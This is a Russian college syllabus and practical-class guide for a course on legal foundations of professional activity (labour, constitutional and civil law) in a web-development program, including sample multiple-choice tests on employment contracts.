Рабочая программа дисциплины СГ.07. Правовое обеспечение профессиональной деятельности является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по специальности *09.02.09 Веб-разработка,* входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.2 Место дисциплины в структуре образовательной программы:

Дисциплина СГ.07. Правовое обеспечение профессиональной деятельности является дисциплиной социально-гуманитарного цикла.

1.3. Требования к результатам освоения дисциплины:

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - применять требования законодательных и других нормативных актов при организации и выполнении работ;

$У_2$ - защищать свои права в соответствии с трудовым законодательством Российской Федерации;

знать:

$З_1$ - нормативные правовые акты, регулирующие правоотношения в процессе профессиональной деятельности;

$З_2$ - права и обязанности работников в сфере профессиональной деятельности.

С целью овладения **общими компетенциями** (ОК):

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, *использовать знания по финансовой грамотности в различных жизненных ситуациях*[1];

[1] Выделенное курсивом не реализуется в рамках данной дисциплины

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 09. Пользоваться профессиональной документацией на государственном и *иностранном* языках.

и профессиональных компетенций (ПК):

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

1.4. Количество часов на освоение рабочей программы дисциплины:

Объем дисциплины – 60 часов, в том числе

в форме практической подготовки – 13 часов

включает:

объем работы обучающегося во взаимодействии с преподавателем – 44 часа, в том числе

практические занятия – 13 часов;

самостоятельная работа обучающегося – 16 часов

Обязательная часть рабочей программы составляет – 24 часа, вариативная часть – 36 часов.

2. СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

2.1. Объем дисциплины и виды учебной работы

Вид учебной работы	Объем часов
Объем дисциплины (всего)	**60**
в том числе:	
в форме практической подготовки	13
Объем работы обучающегося во взаимодействии с преподавателем	**44**
в том числе:	
практические занятия	13
Самостоятельная работа обучающегося (всего)	**16**
в том числе: работа с нормативными документами подготовка к практическим занятиям подготовка к промежуточной аттестации	 7 8 1

2.2. Формы промежуточной аттестации

6 семестр – дифференцированный зачет

2.2. Тематический план и содержание дисциплины СГ.07. Правовое обеспечение профессиональной деятельности

Наименование разделов и тем	Содержание учебного материала, лабораторные и практические занятия, самостоятельная работа обучающихся, курсовая работ (проект) *(если предусмотрены)*	Объем часов	В т.ч. практической подготовки	Формируемые компетенции
Раздел 1. Основы конституционного права		**6**		
Тема 1.1. Основы конституционного строя РФ	*Содержание учебного материала*	*3*		ОК 01, ОК 03, ОК 06, ОК 09
	1 Понятие, признаки государства. Формы правления государства. Форма государственного устройства. Понятие и виды государственных органов: Федеральное Собрание РФ, Правительство РФ, Президент РФ, судебные органы	2		
	Самостоятельная работа	**1**		ОК 05, ОК 06, ОК 09
	Заполнить таблицу «Функции государства»			
Тема 1.2. Основные права человека и гражданина	*Содержание учебного материала*	*3*		ОК 01, ОК 03, ОК 06, ОК 09
	1 Понятие, свойства и классификация прав и свобод. Личные права. Политические права. Социально-экономические права. Культурные права. Гарантии осуществления прав и свобод граждан. Конституционные обязанности	2		
	Самостоятельная работа	**1**		ОК 05
	Составить аналитическую таблицу «Сравнение положений Всеобщей декларации прав человека и Конституции РФ»			
Раздел 2. Основы трудового права социального права		**31**	**10**	
Тема 2.1. Трудовое право. Трудовой договор, порядок заключения и расторжения договора	*Содержание учебного материала*	*5*		
	1 Понятие, предмет, метод и система трудового права. Источники трудового права. Субъекты трудового права. Правоотношения сферы трудового права. Трудовой договор: сущность, порядок его заключения и расторжения. Особенности порядка на работу работников нефтегазового комплекса. Процедуры допуска к самостоятельной работе. Аттестация работников. Особенности и проблемы при изменении и прекращении трудового договора.	2		ОК 01, ОК 03, ОК 06, ОК 09, ПК 1.2, ПК 2.3, ПК 3.2

	Практические занятия		**2**		ОК 01 - ОК 06, ОК 09, ПК 1.2, ПК 2.3, ПК 3.2
	Практическое занятие № 1. Трудовой договор: порядок его заключения и расторжения»		2	2	
	Самостоятельная работа		**1**		ОК 05, ОК 06, ОК 09
	Подготовка к практическому занятию				
Тема 2.2. Рабочее время и время отдыха. Оплата труда	*Содержание учебного материала*		*5*		
	1	Понятие рабочего времени, его правовое ограничение и виды. Режим и учёт рабочего времени. Сверхурочная работа. Особые режимы рабочего времени. Понятие времени отдыха и его виды. Дополнительные ежегодные отпуска для отдельных категорий работников. Особенности применения законодательства об отпусках. Заработная плата. Нормирование труда. Гарантии и компенсации.	2		ОК 01, ОК 03, ОК 06, ОК 09, ПК 1.2, ПК 2.3, ПК 3.2
	Практические занятия		**2**	2	ОК 01 - ОК 06, ОК 09, ПК 1.2, ПК 2.3, ПК 3.2
	Практическое занятие № 2. Рабочее время и время отдыха		2		
	Самостоятельная работа		**1**		ОК 05, ОК 06, ОК 09
	- подготовка к практическому занятию				
Тема 2.3. Дисциплина труда. Материальная ответственность работника и работодателя. Административные правонарушения, административная ответственность	*Содержание учебного материала*		*5*		
	1	Понятие и значение дисциплины труда и методы её обеспечения. Правовое регулирование внутреннего трудового распорядка. Основные трудовые обязанности работника и работодателя. Правила внутреннего распорядка в компаниях нефтегазовой отрасли и другие локальные нормативно-правовые акты работодателей, направленные на обеспечение дисциплины труда. Дисциплинарная ответственность в нефтегазовой отрасли и её виды. Меры дисциплинарного взыскания и порядок их применения. Материальная ответственность сторон трудовых правоотношений и её виды.	2		ОК 01, ОК 03, ОК 06, ОК 09, ПК 1.2, ПК 2.3, ПК 3.2
	Практические занятия		**2**	2	ОК 01 - ОК 06, ОК 09, ПК 1.2, ПК 2.3, ПК 3.2
	Практическое занятие № 3. Материальная ответственность работника и работодателя				
	Самостоятельная работа		**1**		ОК 05, ОК 06, ОК 09
	- подготовка к практическому занятию				
Тема 2.4. Административные	*Содержание учебного материала*		*5*		
	1	Административные правонарушения и проступки. Виды	2		ОК 01, ОК 03,

правонарушения, административная ответственность		административных правонарушений и административной ответственности. Виды административных наказаний. Процедура рассмотрения дел об административной ответственности.			ОК 06, ОК 09
	Практические занятия		**2**	2	ОК 01 - ОК 06, ОК 09, ПК 1.2, ПК 2.3, ПК 3.2
	Практическое занятие № 4. Административные нарушения, их состав. Виды административных нарушений и виды наказаний				
	Самостоятельная работа		**1**		ОК 05, ОК 06, ОК 09
	- подготовка к практическому занятию				
Тема 2.5. Трудовые споры	*Содержание учебного материала*		*3*		ОК 01, ОК 03, ОК 06, ОК 09, ПК 1.2, ПК 2.3, ПК 3.2
	1	Понятие, виды м причины трудовых споров. Нормативные акты и органы по рассмотрению трудовых споров. Порядок рассмотрения индивидуальных и коллективных споров. Право на забастовку.	2		
	Самостоятельная работа		**1**		ОК 05, ОК 06, ОК 09
	- анализ производственных ситуаций				
Тема 2.6. Право социальной защиты	*Содержание учебного материала*		*5*		
	1	Социальное обеспечение граждан. Понятие социальной помощи. Виды социальной помощи по государственному страхованию (медицинская помощь, пособие по временной нетрудоспособности, по беременности и родам, по уходу за ребёнком, детские пособия, единовременные пособия). Пенсии, их виды. Условия и порядок назначения пенсии.	2		ОК 01, ОК 03, ОК 06, ОК 09, ПК 1.2, ПК 2.3, ПК 3.2
	Практические занятия		**2**	2	ОК 01 - ОК 06, ОК 09, ПК 1.2, ПК 2.3, ПК 3.2
	Практическое занятие № 5. Моя будущая пенсия- расчет		2		
	Самостоятельная работа		**1**		ОК 03, ОК 05, ОК 06
	- подготовка к семинару (практическому занятию № 5)				
Раздел 3. Юридическая ответственность за правонарушения в профессиональной деятельности			**6**	**2**	
3.1. Правомерное поведение, правонарушение и юридическая ответственность	*Содержание учебного материала*		*3*		
	1	Право и поведение личности. Правомерное поведение. Правонарушение: понятие и признаки. Состав правонарушения. Виды правонарушений.	2		ОК 01, ОК 03, ОК 06, ОК 09
	Самостоятельная работа		**1**		ОК 03, ОК 05, ОК 06
	Заполнение таблицы по правонарушениям				

3.2. Понятие юридической ответственности	*Содержание учебного материала*	*3*		
	Практические занятия	**2**	2	ОК 01 - ОК 06, ОК 09, ПК 1.2, ПК 2.3, ПК 3.2
	Практическая работа № 6: Юридическая ответственность гражданина	2		
	Самостоятельная работа	**1**		ОК 03, ОК 05, ОК 06
	Подготовка к практическому занятию			
Раздел 4. Защита нарушенных прав. Гражданский процесс и арбитраж		**15**	**1**	
Тема 4.1. Права и свободы человека и гражданина	*Содержание учебного материала*	*3*		
	1 Государство и личность. Правовой статус личности. Гражданство. Вид прав человека. «Всеобщая декларация прав человека». Личные права и свободы человека и гражданина в РФ. Политические права и свободы. Социально – экономические и культурные права и свободы. Обязанности граждан РФ. Механизмы защиты прав и свобод человека и гражданина. Омбудсмен.	2		ОК 01, ОК 03, ОК 06, ОК 09
	Самостоятельная работа	**1**		ОК 03, ОК 05, ОК 06
	- Работа с первоисточниками (нормативной документацией)			
Тема 4.2. Права и обязанности работников в сфере профессиональной деятельности	*Содержание учебного материала*	*3*		
	1 Особенности прав и обязанностей в сфере профессиональной деятельности. Локальное правовое регулирование социально-трудовых отношений. Источники, принципы и особенности правового регулирования социально-трудовых отношений. Государственная политика в социально- трудовой сфере. Современные тенденции развития правового регулирования правоотношений в области применения наемного труда. Роль государственного регулирования в обеспечении занятости населения.	2		ОК 01, ОК 03, ОК 06, ОК 09, ПК 1.2, ПК 2.3, ПК 3.2
	Самостоятельная работа	**1**		ОК 03, ОК 05, ОК 06
	- работа с нормативной документацией			
Тема 4.3. Способы защиты нарушенных прав. Судебный порядок разрешения споров	*Содержание учебного материала*	*3*		
	1 Понятие защиты гражданских прав. Способы защиты гражданских прав. Порядок защиты гражданских прав. Право на защиту. Понятие и виды экономических споров. Судебная система России. Подведомственность и подсудность споров. Досудебный порядок защиты нарушенных прав.	2		ОК 01, ОК 03, ОК 06, ОК 09
	Самостоятельная работа	**1**		ОК 03, ОК 05, ОК 06
	Решение практических ситуаций			
Тема 4.4. Гражданский	*Содержание учебного материала*	*3*		

процесс	1	Судебный порядок защиты нарушенных прав. Исполнение судебных решений. Стадии гражданского процесса. Лица, участвующие в деле. Порядок подачи искового заявления. Пересмотр судебных решений: кассационное, надзорное производство. Исковая давность.	2		ОК 01, ОК 03, ОК 06, ОК 09
	Самостоятельная работа		**1**		ОК 03, ОК 05, ОК 06
	Решение практических ситуаций				
Тема 4.5. Арбитражный процесс	*Содержание учебного материала*		*3*		
	1	Система арбитражных судов. Стороны арбитражного процесса. Производство по пересмотру решений.	1		ОК 01, ОК 03, ОК 06, ОК 09
	Практические занятия		**1**	1	ОК 01 - ОК 06, ОК 09, ПК 1.2, ПК 2.3, ПК 3.2
	Практическое занятие № 7. Составление искового заявления				
	Самостоятельная работа		**2**		ОК 03, ОК 05, ОК 06
	Подготовка к практическому занятию		1		
	Подготовка к промежуточной аттестации		1		
		Дифференцированный зачет	**2**		
		ИТОГО:	**60**	**13**	

2.3. Вариативная часть дисциплины

№ п/п	Наименование	Количество часов	Обоснование
1	Раздел 2. Основы трудового права социального права	8	Для совершенствования запланированных результатов обучения
2	Раздел 4. Защита нарушенных прав. Гражданский процесс и арбитраж	10	
3	Самостоятельная работа	16	
4	Промежуточная аттестация	2	Для контроля запланированных результатов обучения
	ИТОГО	**36**	

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы дисциплины проходит в кабинете социально-экономических дисциплин.

Оборудование кабинета:

- посадочные места по количеству обучающихся;
- проектор, экран;
- рабочее место преподавателя – АРМ преподавателя;

3.2. Учебно-методическое обеспечение

По дисциплине СГ.07. Правовое обеспечение профессиональной деятельности разработана учебно-методическая документация:

- рабочая программа дисциплины;
- оценочные материалы;
- методические указания по выполнению заданий на практических занятиях;
- методические указания по выполнению самостоятельной работы.

3.3. Информационное обеспечение обучения

Законодательство Российской Федерации:

1. Конституция Российской Федерации. Принятая всенародным голосованием 12 декабря 1993 г.

2. Федеральный конституционный закон от 31 декабря 1996 г. № 1-ФКЗ «О судебной системе Российской Федерации» // СЗ РФ. 1997. № 1. Ст. 1; 2001..

3. Федеральный конституционный закон от 17 декабря 1997 г. № 2-ФКЗ «О Правительстве Российской Федерации» // СЗ РФ. 1997. № 51. Ст. 5712;.

4. Трудовой кодекс Российской Федерации. Принят Государственной Думой 21 декабря 2001 года.

5. Гражданский кодекс Российской Федерации. Принят Государственной Думой 21 октября 1994 года

6. Кодекс Российской Федерации об административных правонарушениях» от 30.12.2001 N 195-ФЗ (ред. от 06.07.2016)

7. Закон Российской Федерации от 25 июня 1993 г. №5242-1 «О праве граждан Российской Федерации на свободу передвижения, выбор места пребывания и жительства в пределах Российской Федерации» // Ведомости Съезда народных депутатов РФ и Верховного Совета РФ. 1993. № 32 Ст. 1227.

8. Федеральный закон «О статусе депутата Совета Федерации и статусе депутата Государственной думы Федерального Собрания Российской Федерации» // СЗ РФ. 1994. № 2. Ст. 74.

9. Федеральный закон от 31 мая 2002 г. № 62-ФЗ «О гражданстве Российской Федерации» // СЗ РФ. 2002. № 22. Ст. 2031.

Международные нормативные акты:

1. Всеобщая Декларация прав человека // Международная защита прав и свобод человека М., 1990.

2. Устав Международной Организации Труд.;

3. ДЕКЛАРАЦИЯ Международной организации труда «О целях и задачах международной организации труда» (Принята в г. Филадельфии 10.05.1944 на 26-ой сессии Генеральной конференции МОТ)

4. Декларация Международной организации труда «Об основополагающих принципах и правах в сфере труда» (принята в г. Женева 18.06.1998);

5. Конвенция относительно защиты заработной платы» от 1 июля 1949 г. N 95.

Литература:

1. Амиантова И. С. Противодействие коррупции : учебное пособие для среднего профессионального образования / И. С. Амиантова. — Москва : Издательство Юрайт, 2024. — 149 с. — (Профессиональное образование). — ISBN 978-5-534-13540-4. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/519404 (дата обращения: 12.01.2024).

2. Бялт В. С. Правовые основы профессиональной деятельности : учебное пособие для среднего профессионального образования / В. С. Бялт. — 3-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 303 с. — (Профессиональное образование). — ISBN 978-5-534-16146-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530531 (дата обращения: 12.01.2024).

3. Волков А. М. Правовые основы профессиональной деятельности : учебник для среднего профессионального образования / А. М. Волков, Е. А. Лютягина. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 345 с. — (Профессиональное образование). — ISBN 978-5-534-16170-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530555 (дата обращения: 12.01.2024).

4. Правовое обеспечение профессиональной деятельности : учебник и практикум для среднего профессионального образования / А. П. Анисимов,

А. Я. Рыженков, А. Ю. Осетрова, О. В. Попова ; под редакцией А. Я. Рыженкова. — 6-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 344 с. — (Профессиональное образование). — ISBN 978-5-534-16129-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530506 (дата обращения: 12.01.2024).

5. Волков А. М. Правовое обеспечение профессиональной деятельности в IT-сфере. Схемы, таблицы, определения, комментарии : учебник для среднего профессионального образования / А. М. Волков, Е. А. Лютягина. — Москва : Издательство Юрайт, 2024. — 281 с. — (Профессиональное образование). — ISBN 978-5-534-14659-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/519907 (дата обращения: 12.01.2024).

Интернет-ресурсы:

1. Институт научной информации по общественным наукам РАН: http://www.inion.ru
2. Официальный сервер органов государственной власти Российской Федерации: http://www.gov.ru
3. Правовая система КОНСУЛЬТАНТ +: http://consultant.ru
4. Правовая система ГАРАНТ: http://www.garant.ru
5. Российская Государственная Библиотека: http://www.rsl.ru
6. Словарь юридических терминов - Сборник юридических терминов с возможностями поиска по ним: http://www.jur-words.info/
7. Электронная библиотека журналов: http://elibrary.ru

4 КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ ОСВОЕНИЯ ДИСЦИПЛИНЫ

Контроль и оценка результатов освоения дисциплины осуществляется преподавателем в процессе текущего контроля знаний, проверки выполнения заданий практических занятий и самостоятельной работы, а также во время промежуточной аттестации.

Оценка качества подготовки обучающихся осуществляется через оценку знаний, умений по дисциплине и оценку сформированности компетенций.

Результаты обучения (знания, умения)	**Формы и методы контроля и оценки результатов обучения**	
	Текущий контроль	**Промежуточная аттестация**
уметь:		
У1 - применять требования законодательных и других нормативных актов при организации и выполнении работ	- оценка выполнения заданий на практических занятиях; - оценка участия обучающегося на уроках; - оценка выполнения заданий самостоятельной работы	- дифференцированный зачет
$У_2$ - защищать свои права в соответствии с трудовым законодательством Российской Федерации		
знать:		
$З_1$ - нормативные правовые акты, регулирующие правоотношения в процессе профессиональной деятельности	- оценка выполнения заданий на практических занятиях; - устный опрос; - тестирование; - оценка выполнения заданий самостоятельной работы	- дифференцированный зачет
$З_2$ - права и обязанности работников в сфере профессиональной деятельности		

Оценка ***общих компетенций (ОК)***:

Результат (общие компетенции)	*Основные показатели*
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по правовой *и финансовой грамотности в различных жизненных ситуациях*	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их - знает основную нормативную документацию по предпринимательской деятельности и может ее найти в поисковых системах; - определяет возможности/невозможности предпринимательства той или иной возникшей ситуации
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных российских духовно-нравственных ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения	- не участвует в запрещенных группировках; - не проводит антироссийскую пропаганду; - уважительно относится к сверстникам, окружающим, старшим и младшим; - не хамит, не грубит - применяет в своем поведении стандарты антикоррупционного поведения
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную

	лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.

Оценка ***профессиональных компетенций (ПК)*** происходит через освоенные знания и умения.

Критерии и методы оценки освоения дисциплины отражены в оценочных материалах.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

Правовое обеспечение профессиональной деятельности

МЕТОДИЧЕСКИЕ УКАЗАНИЯ

по выполнению заданий на практических занятиях

для специальности

09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО «Цифровой колледж «Синергия»
в составе образовательной программы по *специальности*
09.02.09 Веб-разработка

Методические указания составлены в соответствии с рабочей программой по дисциплине СГ.07. Правовое обеспечение профессиональной деятельности

Разработчик: АНО СПО «Цифровой колледж Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

Пояснительная записка	4
Практическое занятие № 1 «Трудовой договор: порядок его заключения и расторжения»	6
Практическое занятие № 2 «Рабочее время и время отдыха»	15
Практическое занятие № 3 «Материальная ответственность работника и работодателя»	20
Практическое занятие № 4 «Административная ответственность гражданина»	26
Практическое занятие № 5 «Моя будущая пенсия»	28
Практическое занятие № 6 «Юридическая ответственность гражданина»	31
Практическое занятие№ 7 «Составление искового заявления»	33
Литература	36
Приложения	
Перечень задач для практических занятий № 1,2,3	

Пояснительная записка

Дисциплина СГ.07. Правовое обеспечение профессиональной деятельности является дисциплиной социально-гуманитарного цикла для специальности *09.02.09 Веб-разработка*.

Дисциплина изучается в течение одного семестра.

В ходе освоения дисциплины обучающийся должен

уметь:

$У_1$ - применять требования законодательных и других нормативных актов при организации и выполнении работ;

$У_2$ - защищать свои права в соответствии с трудовым законодательством Российской Федерации;

знать:

$З_1$ - нормативные правовые акты, регулирующие правоотношения в процессе профессиональной деятельности;

$З_2$ - права и обязанности работников в сфере профессиональной деятельности.

Требования к выполнению практических работ

Практические работы выполняются обучающимися в обязательном порядке по указанию преподавателя.

Работы выполняются в рабочей тетради и сдаются для проверки преподавателю. Полученная оценка выставляется в журнал и учитывается при освоении учебной дисциплины в целом.

Критерии оценивания практических работ

Каждый правильный ответ оценивается в 1 балл.

1 балл выставляется при полном ответе, 0,5 балла- неполный ответ.

Практическое занятие оценивается по 5 бальной шкале:

«Отлично»- ответы на письменные вопросы даны полностью и правильно. При ответе присутствуют причинно- следственные связи.

Общее количество правильных ответов- 90-100%.

«Хорошо»-в ответах на письменные вопросы присутствуют неточности или отсутствуют некоторые моменты. При ответе не всегда присутствуют причинно-следственные связи. Общее количество правильных ответов – 80-89%.

«Удовлетворительно»- ответы на письменные вопросы даны частично. Общее количество правильных ответов – 70-80%.

«Неудовлетворительно»- ответы на вопросы либо отсутствуют, либо даны неправильные ответы, либо ответ содержит менее половины правильного ответа. Общее количество правильных ответов – менее 69%.

Методические рекомендации по выполнению практических работ составлены в помощь обучающимся по следующим разделам/темам:

Раздел	Наименование темы учебной дисциплины	Тема практической работы	Кол-во часов
Раздел 1. Основы трудового и социального права	Тема 1.1. Трудовое право. Трудовой договор, порядок заключения и расторжения договора	ПЗ № 1 «Заключение и расторжение трудового договора»	2
	Тема 1.2. Рабочее время и время отдыха. Оплата труда	ПЗ № 2 «Рабочее время и время отдыха»	2
	Тема 1.3. Дисциплина труда. Материальная ответственность работника и работодателя. Административные правонарушения, административная ответственность	ПЗ № 3 «Материальная ответственность работника и работодателя»	2
	Тема 1.4. Административные правонарушения, административная ответственность	ПЗ №4 Административные нарушения, их состав. Виды административных нарушений и виды наказаний»	2
	Тема 1.6. Право социальной защиты	Практическое занятие № 5 «Моя будущая пенсия-расчет»	2
Раздел 2. Юридическая ответственность	Тема 2.2. Понятие юридической ответственности	ПЗ № 6 «Юридическая ответственность»	2
Раздел 3. Защита нарушенных прав. Гражданский процесс и арбитраж	Тема 3.5. Арбитражный процесс	ПЗ № 7. Составление искового заявления	1
		ИТОГО:	**13**

Практическое занятие № 1
Тема: «Трудовой договор: порядок его заключения и расторжения»

Цель: сформировать умения

- анализировать и оценивать результаты и последствия деятельности (бездействия) с правовой точки зрения;
- защищать свои права в соответствии с гражданским законодательством;
- использовать нормативные правовые акты, регламентирующие профессиональную деятельность.

Необходимые источники: Трудовой кодекс РФ, ч.3, раздел II, ст.56-90

Время выполнения – 2 часа.

Форма занятия – семинар

План занятия

1. Беседа по теме «Трудовой договор: порядок его заключения и заключения и расторжения».
2. Просмотр фильма.
3. Контроль изученного материала (выполнение теста).
4. Выводы.

Порядок выполнения:

I. Ответьте на следующие вопросы:

1. Порядок заключения трудового договора.
2. Отличия трудового договора от гражданского (анализ таблицы 1).

Трудовые отношения	**Гражданско- правовые**
по предмету, объекту имущественных отношений	
Основное содержание – труд	Содержание – овеществленный труд, егорезультат
по роду выполнения работ	
Выполняется определенная трудовая функция	Выполняется индивидуальное(конкретное) задание
по условиям выполнения работ	
Работник включается в штат организации, устанавливается трудовой распорядок труда	Выполняется по своему усмотрению и на свой риск
по социальным гарантиям	
Работник имеет все социальные гарантии (страховые взносы, оплата больничных, оплата отпуска и т. д.) - срочные и бессрочные трудовые	Никаких социальных гарантий

договора; - испытательный срок и трудовая книжка; - порядок увольнения работника: по собственному желанию, по желанию работодателя, по независящим обстоятельствам;	

II.Просмотрите фильм и ответьте на вопросы:

1. Какие нормативные акты регулируют порядок заключения трудового договора?
2. Перечислите документы, необходимые для заключения трудового договора.
3. Каков порядок расторжения срочного трудового договора?
4. Каким образом срочный договор превращается в бессрочный?
5. Можно ли изменить условия трудового договора?
6. Каковы причины отстранения работника от работы?
7. Каковы ограничения увольнения работников?

III. Выполните тест по теме: **«Трудовой договор»**

Вариант определяется преподавателем.

Инструкция

Тест состоит из 3 частей: часть А - необходимо выбрать один или несколько правильных ответов, часть В – дополнить предложения, часть С – решить задачу. Прочитайте внимательно вопросы и запишите правильный вариант ответа в тетрадь

Время выполнения – 15-20 минут.

Вариант 1

Часть А

Выбрать один или несколько правильных ответов

1. Работник обязан приступить к исполнению обязанностей со дня определенного:

А. уставом фирмы Б. приказом директора фирмы
В. Трудовым договором Г. письменным заявлением работника

2. Если работник не приступил к выполнению своих обязанностей в день начала работы, то работодатель имеет право согласно ТК:

А. наложить штраф Б. аннулировать договор
В. Объявить выговор Г. понизить в должности

3. Отказ в заключении трудового договора может быть обжалован в:

А. профсоюзе Б. суде
В. центре занятости населения Д. беседе с директором

4. Отсутствие в трудовом договоре условия об испытании означает, что работник принят на работу:

А. на временной основе Б. без испытания

В. с испытанием сроком 3 месяца Г. на общественных началах

5. Укажите документы, необходимые для заключения трудового договора:

А. паспорт

Б. трудовая книжка

В. Характеристика

Г. медицинская справка

Д. документ воинского учета

Е. свидетельство о заключении брака

6. Работодатель имеет право отстранить от работы работника:

А. появившегося на работе в состоянии алкогольного опьянения

Б. опоздания на работу

В. Из-за личной неприязни к работнику

Г. при выявлении в соответствии с медицинским заключением противопоказаний для выполнения работником работы

7. Указать ошибочное высказывание:

А. работник имеет право расторгнуть Трудовой договор, предупредив об этом работодателя в письменной форме за 2 недели;

Б. в случае, когда работник сам подал заявление об увольнении, то после подачи он уже не сможет отозвать его;

В. По истечении срока предупреждения об увольнении работник имеет право прекратить работу;

Г. если по истечении срока предупреждения об увольнении Трудовой договор не был расторгнут, и работник не настаивает на увольнении, то действие договора продолжается;

8. Трудовые договора заключаются:

А. на срок 10 лет Б. на неопределенный срок

В. На срок не боле 5 лет

Часть В

Дополните следующие предложения:

9. Сторонами трудового договора являются _____ и _____.

10. Заключение трудового договора допускается с лицами, достигшими _____ лет;

11. Днем прекращения трудового договора является _____ работы работника.

12. Общими основаниями для расторжения Трудового договора являются:

А. соглашение сторон Б. переход на выборную должность

Г. _____ Д._____

Часть С
Решить задачу (*см. Приложение 1*) (номер задачи определяется преподавателем).

Вариант 2

Инструкция

Тест состоит из 3 частей: часть А - необходимо выбрать один или несколько правильных ответов, часть В– дополнить предложения, часть С – решить задачу. Прочитайте внимательно вопросы и запишите правильный вариант ответа в тетрадь Время выполнения – 25-30 минут.

Часть А

Выбрать один или несколько правильных ответов

1. Заключение Трудового договора допускается с лицами достигших:

А. 14 лет с разрешения родителей
Б. 18 лет
В. 16 лет с разрешения родителей
Г. 16 лет без разрешения родителей

2. Укажите существенные условия Трудового договора:

А. место работы
Б. место жительства
В. Дата начала работы
Г. наименование должности, профессии с указанием квалификации
Д. условия оплаты
Е. социальные выплаты

3. Испытательный срок для работника длится:

А. 2 месяца Б. 6 месяцев
В. 3 месяца Г. 1 месяц

4. Укажите ошибочное высказывание:

А. в трудовую книжку вносятся сведения о работнике и о выполняемой им работой;
Б. в трудовую книжку заносятся данные о взысканиях;
В. В трудовую книжку заносятся сведения о наградах;
Г. в трудовую книжку заносятся сведения о работе по совместительству;

5. Трудовой договор, не оформленный в письменной форме, считается:

А. заключенным, если работник приступил к работе с разрешения или по поручению работодателя;
Б. не законным;
В. должен быть оформлен в течение 3 дней с момента начала работы;
Г. должен быть оформлен в первый день работы;

6. При сокращении работодатель обязан информировать работника:

А. за 1 месяц;

Б. за 2 месяца;

В. за 3 месяца;

Часть В

Дополните следующие предложения:

7. Трудовой договор вступает в силу с момента _____.

8. Трудовая книжка является основным документом о трудовой деятельности и _____ работника. При увольнении работника трудовая книжка должна быть выдана в течение _____ дней;

9. Трудовойдоговор может быть расторгнут работодателем в случаях:

А. ликвидации организации

Б. сокращения численности штата

В._____ _____

Г._____

